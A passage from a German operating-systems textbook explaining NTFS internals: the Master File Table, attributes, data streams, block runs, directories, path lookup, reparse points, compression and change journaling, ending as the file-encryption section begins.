Die wichtigste Datenstruktur in jedem Volume ist die **Masterdateitabelle (MFT, Master File Table)**, die eine lineare Folge von in der Größe festgelegten 1-KB-Einträgen ist. Jeder MFT-Datensatz beschreibt eine Datei oder ein Verzeichnis. Er enthält die Attribute der Datei, wie deren Name und Zeitstempel, und eine Liste von Adressen, die angeben, wo auf der Platte die zugehörigen Blöcke stehen. Falls eine Datei extrem groß

ist, kann es manchmal nötig sein, zwei oder mehrere MFT-Datensätze zu verwenden, um die Liste von allen Blöcken verwalten zu können. In diesem Fall zeigt der erste MFT-Datensatz, der sogenannte **Basisdatensatz**, auf die anderen MFT-Datensätze. Dieses Schema geht zurück auf CP/M, wo jeder Verzeichniseintrag Extent genannt wurde. Eine Bitmap verfolgt, welche MFT-Einträge frei sind.

Die MFT ist selber eine Datei und kann somit irgendwo auf dem Volume stehen. Dadurch beseitigt man die Probleme, die entstehen, wenn in der ersten Spur Sektoren defekt sind. Außerdem kann eine Datei auf diese Weise nach Bedarf bis zu einer maximalen Größe von 2^{48} Datensätzen wachsen.

Die MFT ist in ▶ Abbildung 11.41 dargestellt. Jeder MFT-Datensatz besteht aus einer Folge von (Attributheader, Wert)-Paaren. Jedes Attribut beginnt mit einem Header, der darüber informiert, um welches Attribut es sich handelt und wie lang der Wert ist. Einige Attributwerte haben eine variable Länge, wie beispielsweise der Dateiname oder die Daten. Falls der Attributwert kurz genug ist, um in den MFT-Datensatz zu passen, wird er dort platziert. Dies wird ein **Immediate File** genannt (Mullender und Tanenbaum, 1984). Wenn das Attribut zu lang ist, wird dort ein Zeiger auf eine andere Stelle auf der Platte hineingeschrieben, die den Wert enthält. Dadurch wird NTFS sehr effizient für kleine Felder, d.h. diejenigen, die in den MFT-Datensatz selbst hineinpassen.




Abbildung 11.41: Die NTFS-Masterdateitabelle

Die ersten 16 MFT-Einträge sind für NTFS-Metadaten reserviert (siehe Abbildung 11.41). Jeder dieser Datensätze beschreibt eine normale Datei mit Attributen und Datenblöcken, so wie jede andere Datei auch. Allerdings beginnt der Name dieser Dateien mit einem Dollarzeichen, um anzudeuten, dass es sich hierbei um Metadaten handelt. Der

erste Datensatz beschreibt die MFT selbst. Insbesondere beschreibt er, wo die Blöcke der MFT-Datei auf der Platte stehen, damit das System sie finden kann. Natürlich muss Windows irgendwie den ersten Block der MFT-Dateien finden, um an den Rest der Dateisysteminformationen zu gelangen. Dazu liest Windows den Boot-Block, wo die Adresse abgelegt wird, wenn das Volume mit dem Dateisystem formatiert wird.

Datensatz 1 ist ein Duplikat des vorderen Teils der MFT. Diese Informationen sind so wertvoll, dass es entscheidend sein kann, eine zweite Kopie für den Fall zu haben, dass die ersten Blöcke der MFT einmal beschädigt werden. Datensatz 2 ist eine Logdatei. Wenn strukturelle Änderungen am Dateisystem wie das Hinzufügen eines neuen Verzeichnisses oder das Löschen eines existierenden Verzeichnisses vorgenommen werden, dann wird dieser Vorgang zuerst hier festgehalten, ehe er ausgeführt wird. Dadurch hat man im Fall eines Fehlers wie der eines Systemabsturzes während der Ausführung der Operation eine größere Chance, den richtigen Zustand wiederherzustellen. Änderungen an den Dateiattributen werden hier ebenfalls festgehalten. Die einzigen Änderungen, die hier nicht protokolliert werden, sind Änderungen an den Benutzerdaten. Datensatz 3 enthält Informationen über das Volume, wie seine Größe, seine Bezeichnung und seine Version.

Wie bereits oben erwähnt, enthält jeder MFT-Datensatz eine Folge von (Attribut-header, Wert)-Paaren. In der Datei \$AttrDef sind die Attribute definiert. Die Informationen über diese Datei befinden sich im Datensatz 4. Als Nächstes kommt das Wurzelverzeichnis, das seinerseits eine Datei ist, die beliebig anwachsen kann und im Datensatz 5 der MFT beschrieben ist.

Der freie Speicher auf einem Volume wird mittels einer Bitmap verfolgt. Die Bitmap selbst ist auch eine Datei, deren Attribute und Festplattenadressen im MFT-Datensatz 6 stehen. Der nächste Eintrag verweist auf die Bootlader-Datei. Datensatz 8 wird benutzt, um alle fehlerhaften Blöcke zu verbinden, damit sichergestellt werden kann, dass diese niemals in einer Datei verwendet werden. Datensatz 9 enthält alle Sicherheitsinformationen. Datensatz 10 wird für die Zeichenabbildung benutzt. Für die lateinischen Buchstaben A–Z ist die Zeichenabbildung klar (zumindest für Leute, die die lateinische Schrift benutzen). Abbildungen für andere Sprachen wie Griechisch, Armenisch oder Georgisch sind weniger klar. Deshalb steht in dieser Datei, wie es zu machen ist. Schließlich gibt es noch einen Datensatz 11, bei dem es sich um ein Verzeichnis handelt, das verschiedene Dateien enthält, die Informationen über Plattenkontingente, Objektidentifikatoren, Analysepunkte usw. enthalten. Die letzten vier MFT-Datensätze sind für zukünftige Zwecke reserviert.

Jeder MFT-Datensatz besteht aus einem Datensatz-Header, gefolgt von den (Attribut-header, Wert)-Paaren. Der Header des Datensatzes enthält eine sogenannte magische Zahl für die Gültigkeitsprüfung, eine Sequenznummer, die jedes Mal erneuert wird, wenn der Eintrag für eine neue Datei wiederverwendet wird, einen Zähler der Verweise auf diese Datei, die aktuelle Anzahl Bytes, die in dem Datensatz benutzt werden, den Identifikator (Index, Sequenznummer) des Basisdatensatzes (wird nur für Erweiterungseinträge benutzt) und diverse andere Felder.

NTFS definiert 13 Attribute, die in einem MFT-Datensatz vorkommen können. Sie sind in ▶ Abbildung 11.42 aufgeführt. Jeder Attributheader identifiziert das Attribut und gibt die Länge und den Speicherort des Wertefeldes an, zusammen mit einer Vielzahl von Flags und anderen Informationen. Normalerweise folgen die Attributwerte ihren Attributheadern direkt, doch falls die Werte zu groß sind, um in den MFT-Datensatz zu passen, können sie auch in anderen Blöcken stehen. Ein solches Attribut wird **nicht residentes Attribut** genannt. Dafür kommt offensichtlich das Datenattribut in Frage. Einige Attribute wie der Name können wiederholt werden, aber die Attribute müssen in einer festgelegten Reihenfolge im MFT-Datensatz auftreten. Die Header der residenten Attribute sind 24 Byte lang, die der nicht residenten Attribute sind länger, da sie Information darüber enthalten, wo das Attribut auf der Platte zu finden ist.

Attribut	Beschreibung
Standardinformation	Zeitstempel, Informationsbits usw.
Dateiname	Dateiname in Unicode; für MS-DOS eventuell wiederholt
Sicherheitsdeskriptor	Veraltet; Informationen jetzt unter \$Extend\$Secure
Attributliste	Ort zusätzlicher MFT-Datensätze, wenn nötig
Objekt-ID	Eindeutiger 64-Bit-Dateiidentifikator für dieses Volume
Analysepunkt	Zum Einhängen und für symbolische Links
Volumename	Name des Volumes (nur in \$Volume genutzt)
Volumeinformation	Volumeversion (nur in \$Volume genutzt)
Indexwurzel	Für Verzeichnisse genutzt
Indexbelegung	Für sehr große Verzeichnisse genutzt
Bitmap	Für sehr große Verzeichnisse genutzt
Hilfsstrom zum Protokollieren	Kontrolliert das Protokollieren in \$LogFile
Daten	Datenstrom; kann wiederholt werden

Abbildung 11.42: Attribute, die in MFT-Datensätzen benutzt werden

Das Standardinformationsfeld enthält den Besitzer der Datei, Sicherheitsinformationen, die von POSIX benötigten Zeitstempel, den Zähler der harten Links, das Read-only- und das Archiv-Flag etc. Dieses Feld hat eine feste Länge und ist immer vorhanden. Der Dateiname ist eine Unicode-Zeichenkette von variabler Länge. Um Dateien mit Namen, die nicht mit MS-DOS kompatibel sind, für alte 16-Bit-Programme zugreifbar zu machen, können Dateien zusätzlich auch noch einen 8+3-MS-DOS-**Kurznamen** haben. Falls der aktuelle Dateiname die alten 8+3-MS-DOS-Namenskonventionen erfüllt, dann wird kein zusätzlicher MS-DOS-Name benötigt.

In NT 4.0 konnten Sicherheitsinformationen in einem Attribut gespeichert werden, doch seit Windows 2000 werden diese Informationen in einer Extra-Datei gespeichert, damit mehrere Dateien dieselben Sicherheitsdeskriptoren teilen können. Dies führt zu beträchtlichen Platz einsparungen in den meisten MFT-Datensätzen und im gesamten Dateisystem, weil die Sicherheitsinformationen sehr viele der Dateien jedes einzelnen Benutzers identisch sind.

Die Attributliste wird benötigt, falls die Attribute nicht alle in den MFT-Datensatz passen. Dieses Attribut gibt dann an, wo die Erweiterungsdatensätze zu finden sind. Jeder Datensatz enthält einen 48-Bit-Index auf die MFT, der angeibt, wo die Erweiterung steht, und eine 16-Bit-Sequenznummer, um prüfen zu können, ob der Erweiterungs- und der Basisdatensatz zusammengehören.

NTFS-Dateien haben eine ID, die ihnen zugeordnet ist, so wie die I-Node-Nummer in UNIX. Dateien können über die ID geöffnet werden, doch die von NTFS zugewiesenen IDs sind nicht immer nützlich, wenn die ID persistent sein muss. Dies liegt daran, dass die ID auf dem MFT-Datensatz basiert, der sich ändern kann, wenn der Datensatz für die Datei bewegt wird (z.B., falls die Datei nach einer Sicherung wiederhergestellt wird). NTFS erlaubt ein separates Objekt-ID-Attribut, das für eine Datei gesetzt werden kann und sich niemals ändern muss. Dieses kann mit der Datei abgespeichert werden, falls es beispielsweise zu einem neuen Volume kopiert wird.

Der Analysepunkt beschreibt die Prozedur zum Einlesen des Dateinamens für bestimmte Zwecke. Dieser Mechanismus wird zum expliziten Einbinden von Dateisystemen und für symbolische Verweise verwendet. Die zwei Volumeattribute werden nur zur Identifizierung des Volumes benötigt. Die nächsten drei Attribute beschreiben, wie Verzeichnisse implementiert werden. Kleinere Verzeichnisse sind lediglich Listen von Dateien, wohingegen größere Verzeichnisse mit B+-Bäumen realisiert sind. Das Attribut *Logged utility stream* wird vom verschlüsselnden Dateisystem (EFS, *Encrypting File System*) benutzt.

Zum Schluss kommen wir zu dem wichtigsten Attribut von allen: dem Datenstrom (bzw. in einigen Fällen Datenströmen). Eine NTFS-Datei hat einen oder mehrere Datenströme, die mit der Datei verbunden sind. Hier sind die Nutzdaten untergebracht. Der **Standarddatenstrom** ist unbenannt (d.h. `verzpfad\dateiname:$DATA`), aber **alternative Datenströme** haben jeweils einen Namen, zum Beispiel:

`verzpfad\dateiname:stromname:$DATA`.

Für jeden Strom wird der Stromname, falls vorhanden, in diesem Attributheader gespeichert. Danach folgen entweder die Adressen der Blöcke, die der Strom enthält, oder der Strom selbst, falls der Strom nur wenige Hundert Byte groß ist (von denen es sehr viele gibt). Die tatsächlichen Daten eines Stroms in den MFT-Datensatz zu speichern, nennt man ein **Immediate File** (Mullender und Tanenbaum, 1984).

Natürlich passen in den meisten Fällen die Daten nicht in den MFT-Datensatz, so dass dieses Attribut üblicherweise nicht resident ist. Wir wollen uns nun ansehen, wie NTFS die Speicherorte der nicht residenten Attribute verfolgt, insbesondere der Daten.

Speicherbelegung

Das verwendete Modell für das Verfolgen der Blöcke ist Folgendes: Die Blöcke werden aus Effizienzgründen, wenn möglich, in Serien aufeinanderfolgender Blöcke angeordnet. Wenn beispielsweise der erste logische Block eines Stroms in Block 20 gespeichert wird, dann wird sich das System sehr bemühen, den zweiten logischen Block in Block 21 zu speichern, den dritten in Block 22 und so weiter. Ein Weg, diese Serien zu erreichen, ist, möglichst gleich mehrere Blöcke auf einmal zu allozieren.

Die Blöcke in einem Strom werden durch eine Folge von Datensätzen beschrieben, wobei jeder Datensatz eine Folge von zusammenhängenden logischen Blöcken beschreibt. Bei einem Strom ohne Lücken wird es nur einen solchen Datensatz geben. Ströme, die geordnet von vorne nach hinten geschrieben werden, gehören alle in diese Kategorie. Für einen Strom, der eine Lücke enthält (z.B. wenn nur die Blöcke 0–49 und 60–79 belegt sind), gibt es zwei Datensätze. Solch ein Strom kann erzeugt werden, indem die ersten 50 Blöcke geschrieben werden, dann zu Block 60 weitergegangen wird und danach die restlichen 20 Blöcke geschrieben werden. Wenn eine Lücke noch einmal gelesen wird, dann sind alle fehlenden Bytes Nullen. Dateien mit Lücken werden **Dateien mit geringer Datendichte** (*sparse file*) genannt.

Jeder Datensatz beginnt mit einem Header, der den Offset des ersten Blocks in dem Strom angibt. Darauf folgt der Offset des ersten Blocks, der von dem Datensatz nicht belegt wird. Im obigen Beispiel hätte der erste Datensatz den Header (0, 50) und würde die Adressen dieser 50 Blöcke liefern. Der zweite Datensatz hätte den Header (60, 80) und würde die Adressen der weiteren 20 Blöcke liefern.

Jedem Datensatzheader folgen ein oder mehrere Paare, die jeweils eine Plattenadresse und die Länge der Serie angeben. Die Adresse ist der Offset eines Plattenblocks vom Beginn der Partition an; die Serienlänge gibt die Zahl der Blöcke in einer Serie an. Es können so viele Paare in einem Seriendatensatz stehen, wie nötig. In ▶Abbildung 11.43 ist das Schema für einen Strom mit drei Serien und neun Blöcken dargestellt.




Abbildung 11.43: Ein MFT-Datensatz für einen Strom mit drei Serien und neun Blöcken

In dieser Abbildung sehen wir einen MFT-Datensatz für einen kurzen Strom von neun Blöcken (Header 0–8). Der Strom besteht aus drei Serien zusammenhängender Blöcke auf der Platte. Die erste Serie besteht aus den Blöcken 20–23, die zweite aus den Blöcken 64–65 und die dritte aus den Blöcken 80–82. Jede dieser Serien ist im MFT-Datensatz als ein (Adresse, Blockzähler)-Paar eingetragen. Wie viele Serien es gibt, hängt davon ab, wie gut der Disk-Block-Allocator beim Finden zusammenhängender Blöcke gearbeitet hat, als der Strom angelegt wurde. Für einen Strom mit n Blöcken kann die Zahl der Serien irgendein Wert von 1 bis n sein.

An dieser Stelle sollte man einige Anmerkungen machen. Erstens gibt es keine obere Grenze für die Stromgröße bei Dateien, die auf diese Weise repräsentiert werden. Da es keine Adresskompression gibt, benötigt jedes Paar zwei 64-Bit-Nummern, also zusammen 16 Byte. Ein Paar kann jedoch 1 Million und mehr zusammenhängende Blöcke repräsentieren. In der Praxis bedeutet das, dass ein 20-MB-Strom, der aus 20 Serien mit jeweils 1 Million 1-KB-Blöcken besteht, leicht in einen MFT-Datensatz passt, wohingegen ein 60-KB-Strom, der in 60 isolierte Blöcke zersplittet ist, nicht hineinpasst.

Bei diesem einfachen Ansatz werden 2×8 Byte für jedes Paar benötigt. Deshalb gibt es eine Kompressionsmethode, die die Größe eines solchen Paares unter 16 reduziert. Viele Plattenadressen haben viele höherwertige Null-Bytes. Diese können weggelassen werden. Der Datenheader gibt an, wie viele Bytes weggelassen wurden, d.h. wie viele Bytes tatsächlich pro Adresse benutzt werden. Es werden auch noch andere Arten der Kompression benutzt. In der Praxis sind die Paare oft nur 4 Byte groß.

Unser erstes Beispiel war einfach: Die gesamten Dateiinformationen passten in einen einzigen MFT-Datensatz. Was passiert aber nun, wenn die Datei so groß oder so sehr fragmentiert ist, dass die Blockinformationen nicht alle in einen MFT-Datensatz passen? Die Antwort ist einfach: Es werden zwei oder mehrere MFT-Datensätze benutzt. In ▶ Abbildung 11.44 sehen wir eine Datei, deren Basisdatensatz in 102 steht. Sie hat zu viele Serien für einen einzigen MFT-Datensatz. Deshalb berechnet sie, wie viele Erweiterungsdatensätze sie benötigt – hier zwei –, und schreibt deren Indizes in den Basisdatensatz. Der Rest des Datensatzes wird für die ersten k Datenserien benutzt.




Abbildung 11.44: Eine Datei, die drei MFT-Datensätze benötigt, um all ihre Serien zu speichern

Beachten Sie, dass Abbildung 11.44 einige Redundanz enthält. Theoretisch ist es nicht nötig, das Ende einer Folge von Serien zu speichern, da diese Information aus den Serienpaaren berechnet werden kann. Die Gründe für diese „Überspezifizierung“ liegen in der Effizienz: Um einen Block an einem gegebenen Offset zu finden, ist es lediglich nötig, die Header der Datensätze zu untersuchen, nicht aber die Serienpaare selbst.

Wenn der gesamte Speicher in Datensatz 102 aufgebraucht ist, dann werden die weiteren Serien im MFT-Datensatz 105 abgelegt. Es werden so viele Serien wie möglich in diesen Datensatz gepackt. Wenn auch dieser Datensatz voll ist, dann wird mit MFT-Datensatz 108 weitergemacht. Auf diese Weise können viele MFT-Datensätze benutzt werden, um große, fragmentierte Dateien zu behandeln.

Ein Problem entsteht, wenn so viele MFT-Datensätze benötigt werden, dass nicht genügend Speicher im Basisdatensatz vorhanden ist, um all ihre Indizes zu speichern. Aber es gibt auch dafür eine Lösung: Die Liste der MFT-Erweiterungsdatensätze wird nicht resident gemacht (d.h., sie wird statt im MFT-Basisdatensatz in anderen Plattenblöcken gespeichert). Dann kann sie so groß wie nötig werden.

Ein MFT-Datensatz für ein kleines Verzeichnis ist in ▶ Abbildung 11.45 dargestellt. Der Datensatz enthält eine Zahl von Verzeichniseinträgen, von denen jeder eine Datei oder ein Verzeichnis beschreibt. Jeder Eintrag hat eine Struktur fester Länge, gefolgt von dem Dateinamen variabler Länge. Der Teil fester Länge enthält den Index des MFT-Datensatzes für die Datei, die Länge des Dateinamens und eine Vielzahl weiterer Felder und Flags. Das Suchen eines Eintrages in einem Verzeichnis besteht darin, alle Dateinamen der Reihe nach zu untersuchen.




Abbildung 11.45: Der MFT-Datensatz für ein kleines Verzeichnis

Große Verzeichnisse benutzen ein anderes Format. Anstatt alle Dateien linear aufzulisten, wird ein B+-Baum verwendet, um die alphabetische Suche und das einfache Einfügen neuer Namen an der richtigen Stelle zu ermöglichen.

Wir haben nun genügend Informationen, um unsere Beschreibung, wie die Dateinamensuche für eine Datei `\??\C:\foo\bar` funktioniert, zu beenden. In Abbildung 11.22 haben wir gesehen, wie die Win32, die nativen NT-Systemaufrufe, Objekte und E/A-Manager zusammenarbeiten, um eine Datei zu öffnen, indem eine Ein-/Ausgabeanforderung an den NTFS-Gerätetestack für das C:-Volume gesendet wird. Die Ein-/Ausgabeanforderung fordert NTFS auf, ein Dateiobjekt für den übrigen Pfadnamen `\foo\bar` aufzufüllen.

Die NTFS-Analyse des Pfads `\foo\bar` beginnt jetzt am Wurzelverzeichnis, dessen Blöcke mithilfe des Eintrags 5 in der MFT gefunden werden können (siehe Abbildung 11.41). Die Zeichenkette „foo“ wird im Wurzelverzeichnis gesucht, was den Index auf die MFT für das Verzeichnis `foo` zurückliefert. Dieses Verzeichnis wird dann nach der Zeichenkette „bar“ durchsucht, die auf den MFT-Datensatz für diese Datei verweist. NTFS führt Zugriffsüberprüfungen durch, indem der Sicherheitsreferenzmonitor zurückgerufen wird, und falls alles in Ordnung ist, wird der MFT-Datensatz für das Attribut `::$DATA`, den Standarddatenstrom, gesucht.

Sobald die Datei `bar` gefunden ist, setzt NTFS Zeiger auf seine eigenen Metadaten in dem Dateiobjekt, das vom E/A-Manager nach unten weitergereicht wurde. Die Metadaten beinhalten einen Zeiger zum MFT-Datensatz, Informationen über die Kompression und Bereichssperren, verschiedene Details über gemeinsame Nutzung usw. Der größte Teil dieser Metadaten befindet sich in der Datenstruktur, die von allen Dateiobjekten mit einer Referenz auf die Datei gemeinsam genutzt wird. Einige Felder sind nur für die aktuelle Öffnen-Operation spezifisch, wie etwa ob die Datei gelöscht werden sollte, nachdem sie geschlossen wurde. Sobald das Öffnen erfolgreich war, ruft NTFS `IoCompleteRequest` auf, um den IRP zurück auf den E/A-Stack des E/A- und Objekt-Managers zu geben. Zum Schluss wird ein Handle für das Dateiobjekt in der Handle-Tabelle des aktuellen Prozesses abgelegt und die Kontrolle wird zurück an den Benutzermodus gegeben. Bei nachfolgenden `ReadFile`-Aufrufen kann eine Anwendung das Handle zur Verfügung stellen, womit festgelegt wird, dass dieses Dateiobjekt für `C:\foo\bar` in die Lese-Anfrage eingeschlossen werden sollte, die hinunter zum C: Gerätetestack zu NTFS gereicht wird.

Zusätzlich zu regulären Dateien und Verzeichnissen unterstützt NTFS harte Links im UNIX-Sinn und ebenso symbolische Links, indem es einen Mechanismus benutzt, der **Analysepunkt** (*reparse point*) genannt wird. NTFS bietet an, eine Datei oder ein Verzeichnis als Analysepunkt zu markieren und einen Datenblock damit zu verbinden. Trifft man die Datei oder das Verzeichnis während der Analyse eines Dateinamens, dann schlägt die Operation fehl und der Datenblock wird an den Objekt-Manager zurückgegeben. Der Objekt-Manager kann die Daten nun als Darstellung eines alternativen Pfadnamens interpretieren und die Zeichenkette aktualisieren. Danach kann die Ein-/Ausgabeoperation wiederholt werden. Dieser Mechanismus wird verwendet, um sowohl symbolische Links als auch eingebundene Dateisysteme zu unterstützen, indem die Suche auf einen anderen Teil der Verzeichnishierarchie oder sogar auf eine andere Partition umgeleitet wird.

Analysepunkte werden auch eingesetzt, um einzelne Dateien oder Filtertreiber für Dateisysteme zu markieren. In Abbildung 11.22 haben wir gesehen, wie Dateisystemfilter zwischen E/A-Manager und dem Dateisystem installiert werden können. Ein-/Ausgabeanforderungen werden durch den Aufruf `IoCompleteRequest` abgeschlossen, der die Kontrolle an die Abschlussroutinen übergibt, die jeder Treiber des Gerätestacks in den IRP eingefügt hat, als die Anfrage erstellt wurde. Ein Treiber, der eine Datei markieren möchte, weist eine Analysemarkierung zu und hält dann nach Abschlussanfragen für Operationen zum Öffnen von Dateien Ausschau, die fehlschlagen, weil sie auf einen Analysepunkt treffen. An dem Datenblock, der mit der IRP

zurückgegeben wird, kann der Treiber erkennen, ob dies ein Datenblock ist, den der Treiber selbst mit der Datei verbunden hat. Falls ja, stoppt der Treiber die Ausführung des Abschlusses und setzt die Verarbeitung der ursprünglichen Ein-/Ausgabeanforderung fort. Im Allgemeinen bedeutet dies die Fortführung der Öffnen-Operation, aber es gibt ein Flag, das NTFS mitteilt, den Analysepunkt zu ignorieren und die Datei unmittelbar zu öffnen.

Dateikompression

NTFS unterstützt die Dateikompression im Hintergrund. Das bedeutet, dass eine Datei im Kompressionsmodus erstellt werden kann und NTFS dann versucht, die Blöcke zu komprimieren, wenn sie auf die Platte geschrieben werden, und automatisch dekomprimiert, wenn sie zurückgelesen werden. Prozesse, die eine komprimierte Datei lesen oder schreiben, merken vom Kompressions- oder Dekompressionsvorgang nichts.

Die Kompression funktioniert folgendermaßen: Wenn NTFS eine Datei, die als zu komprimieren markiert ist, auf die Platte schreibt, werden die ersten 16 (logischen) Blöcke in der Datei untersucht, ungeachtet dessen, wie viele Serien sie belegt. Danach läuft ein Kompressionsalgorithmus darüber. Falls die resultierenden Daten in 15 oder weniger Blöcken gespeichert werden können, werden die komprimierten Daten auf die Platte geschrieben, falls möglich in eine Serie. Sollten die Daten immer noch 16 Blöcke belegen, werden die 16 Blöcke in unkomprimierter Form auf die Platte geschrieben. Anschließend werden die Blöcke 16–31 untersucht, um zu sehen, ob diese in 15 oder weniger Blöcken gespeichert werden können, und so weiter.




Abbildung 11.46: (a) Beispiel für eine 48-Block-Datei, die auf 32 Blöcke komprimiert wird (b) Der MFT-Datensatz für die Datei nach der Kompression

► Abbildung 11.46(a) zeigt eine Datei, bei der die ersten 16 Blöcke erfolgreich auf 8 Blöcke komprimiert werden konnten. Die zweiten 16 Blöcke konnten nicht komprimiert werden und die dritten 16 Blöcke konnten ebenfalls um 50% komprimiert werden. Die drei Teile wurden als drei Serien geschrieben und im MFT-Datensatz gespeichert. Die

„fehlenden“ Blöcke werden im MFT-Datensatz mit der Adresse 0 gespeichert, wie in ▶ Abbildung 11.46(b) gezeigt. Hier folgen dem Header (0, 48) fünf Paare, zwei für die erste (komprimierte) Serie, eines für die unkomprimierte Serie und zwei für die letzte (komprimierte) Serie.

Wenn die Datei zurückgelesen wird, muss NTFS wissen, welche Serien komprimiert sind und welche nicht. Dies kann an den Adressen abgelesen werden. Eine Adresse 0 zeigt an, dass es sich um den letzten Teil von 16 komprimierten Blöcken handelt. Der Plattenblock 0 darf nicht zum Speichern von Daten verwendet werden, um Mehrdeutigkeiten zu vermeiden. Da Block 0 auf dem Volume den Bootsektor enthält, kommt er sowieso nicht für das Speichern von Daten in Frage.

Wahlfreier Zugriff auf komprimierte Dateien ist möglich, aber aufwändig. Stellen wir uns vor, ein Prozess greift auf Block 35 in Abbildung 11.46 zu. Wie lokalisiert NTFS den Block 35 in einer komprimierten Datei? Es muss zunächst die ganze Serie gelesen und dekomprimiert werden. Dann weiß NTFS, wo Block 35 steht, und kann ihn an jeden lesenden Prozess weiterleiten. Die Entscheidung für 16 Blöcke für die Kompression war ein Kompromiss. Eine Verkürzung hätte die Komprimierung weniger effektiv gemacht. Eine Verlängerung hätte den wahlfreien Zugriff teurer gemacht.

Journaling

NTFS unterstützt zwei Mechanismen, mit denen Programme Änderungen von Dateien und Verzeichnissen auf einem Volume entdecken können. Der erste Mechanismus ist eine Ein-/Ausgabeoperation, `NtNotifyChangeDirectoryFile`, die einen Puffer an das System weitergibt, welcher zurückgegeben wird, wenn eine Veränderung an einem Verzeichnis oder Teilbaum eines Verzeichnisses entdeckt wird. Das Ergebnis der Ein-/Ausgabe ist, dass der Puffer mit einer Liste von *Änderungsdatensätzen* gefüllt ist. Mit ein wenig Glück ist der Puffer groß genug. Andernfalls sind alle Datensätze, die nicht mehr hineinpassen, verloren.

Der zweite Mechanismus ist das NTFS-Änderungsjournal. NTFS hält eine Liste von allen Änderungsdatensätzen für Verzeichnisse und Dateien auf dem Volume in einer speziellen Datei. Diese Datei können Programme lesen, indem sie spezielle Dateisystem-Kontrolloperationen benutzen, das heißt die Option `FSCTL_QUERY_USN_JOURNAL` zur `NtFsControlFile`-API. Die Journal-Datei ist normalerweise sehr groß und es ist recht unwahrscheinlich, dass Einträge wieder benutzt werden, bevor sie untersucht werden konnten.

Dateiverschlüsselung

Heutzutage speichern Computer allerlei sensible Daten wie Übernahmepläne, Steuererklärungen oder Liebesbriefe, die die Besitzer möglichst nicht mit jedermann teilen wollen. Zum Informationsverlust kann es kommen, wenn ein Notebook gestohlen wird, ein Desktop mit einer MS-DOS-Boot-Diskette neu gestartet wird, die die Windows-Sicherheit umgeht, oder eine Festplatte aus einem Computer ausgebaut und in einem anderen Computer mit einem unsicheren Betriebssystem verwendet wird.

